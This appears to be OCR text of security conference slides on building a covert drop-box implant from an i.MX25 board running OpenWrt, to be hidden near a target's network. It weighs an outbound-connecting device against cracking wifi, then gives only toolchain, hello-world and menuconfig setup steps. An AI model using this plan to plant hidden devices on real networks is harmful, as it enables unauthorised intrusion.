
The Plan

We Pick A Target




We Take One Of These


Modified, natch



Stick It Under One Of These



And Hope No-one Notices



BBC News - UK spied on Ru

www.bbc.co.uk/news/world-europe-16614209

Read Later
Add to Reader
Read Now
post to News.YC

BBC
Mobile
News | Sport | Weather | iPlayer | TV | Radio | More
Search BBC News

NEWS EUROPE

Home | World | UK | England | N. Ireland | Scotland | Wales | Business | Politics | Health | Education | Sci/Environment | Technology | Entertainment & Ar
Africa | Asia | Europe | Latin America | Middle East | US & Canada
308 Share

19 January 2012 Last updated at 01:41

UK spied on Russians with fake rock

COMMENTS (192)

Top Stories

Critics fear p
police role

Halifax 'to raise' mortgage rate

US clears up after tornado havoc

PM defends 'urgent' NHS changes

New Homs delay for Red Cross aid

www.bbc.co.uk/news/science_and_environment/

But Seriously, Folks

Dropping it like it's hotspot

- Considerations
  - Host tools on target versus route through
  - Connect to device vs device connects out
  - Crack Wifi from device vs pre-pwned wifi

Before We Begin

Stage 1: Steal Underpants

- We need a cross-compile toolchain
  - i.MX25 compatible compiler
  - uClibc compatible
  - OpenWRT Buildroot


Before We Begin

Stage 1: Steal Underpants

- IMX.25 Compatible Compiler
  - http://www.landley.net/code/aboriginal/downloads/binaries/cross-compiler/cross-compiler-armv5l.tar.bz2
    - Needs 32-bit linux (I used an Ubuntu VM)
    - Not quite the right compiler
    - But uses uClibc...

Before We Begin


Stage 1: Steal Underpants



```
notroot@ubuntu:~/workdir/imx25/app$ cat hello_world.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc,char *argv[]) {

  printf("Hello world!!!\n");

  return 0;
}
notroot@ubuntu:~/workdir/imx25/app$ ../cross-compiler-armv5l/bin/armv5l-gcc -Wal
l hello_world.c -o hello_world
notroot@ubuntu:~/workdir/imx25/app$ 
```

Before We Begin

Stage 1: Steal Underpants



```
root@OpenWrt:~# /userdata/hello_world
Hello world!!!
root@OpenWrt:~#
```

Before We Begin

Stage 1: Steal Underpants

- OpenWRT Buildroot
  - Regular Kamikaze 'awkward'
  - http://www.voipac.com/downloads/imx/25/src/openwrt/
    - Some parts compile better, some not so good
    - Howto at http://www.voipac.com/downloads/imx/25/doc/MX-OPENWRT.txt


Before We Begin

Stage 1: Steal Underpants

- Preparing our buildroot
  - Untar, patch voipac sources
  - Make menuconfig

Before We Begin


Stage 1: Steal Underpants



```
notroot@ubuntu: ~/workdir/openwrt
OpenWrt Kamikaze (r24906) Configuration

                         OpenWrt Configuration
  Arrow keys navigate the menu.  <Enter> selects submenus --->.
  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes,
  <M> builds as package.  Press <Esc><Esc> to exit, <?> for Help, </>
  for Search.  Legend: [*] built-in  [ ] excluded  <M> package  < >

          Target System (Freescale i.MX25)  --->
          Target Profile (vmx25 minimal)  --->
          Target Images  --->
          Global build settings  --->
      [*] Advanced configuration options (for developers)  --->
      [*] Image configuration  --->
          Package features  --->
          Base system  --->
          IPv6  --->
          LuCI  --->
      v(+)

                  <Select>    < Exit >    < Help >
```

Before We Begin

Stage 1: Steal Underpants




notroot@ubuntu: ~/workdir/openwrt

```
OpenWrt Kamikaze (r24906) Configuration

 Advanced configuration options (for developers)
 Arrow keys navigate the menu.  <Enter> selects submenus --->.
 Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes,
 <M> builds as package.  Press <Esc><Esc> to exit, <?> for Help, </>
 for Search.  Legend: [*] built-in  [ ] excluded  <M> package  < >
  ^(-)
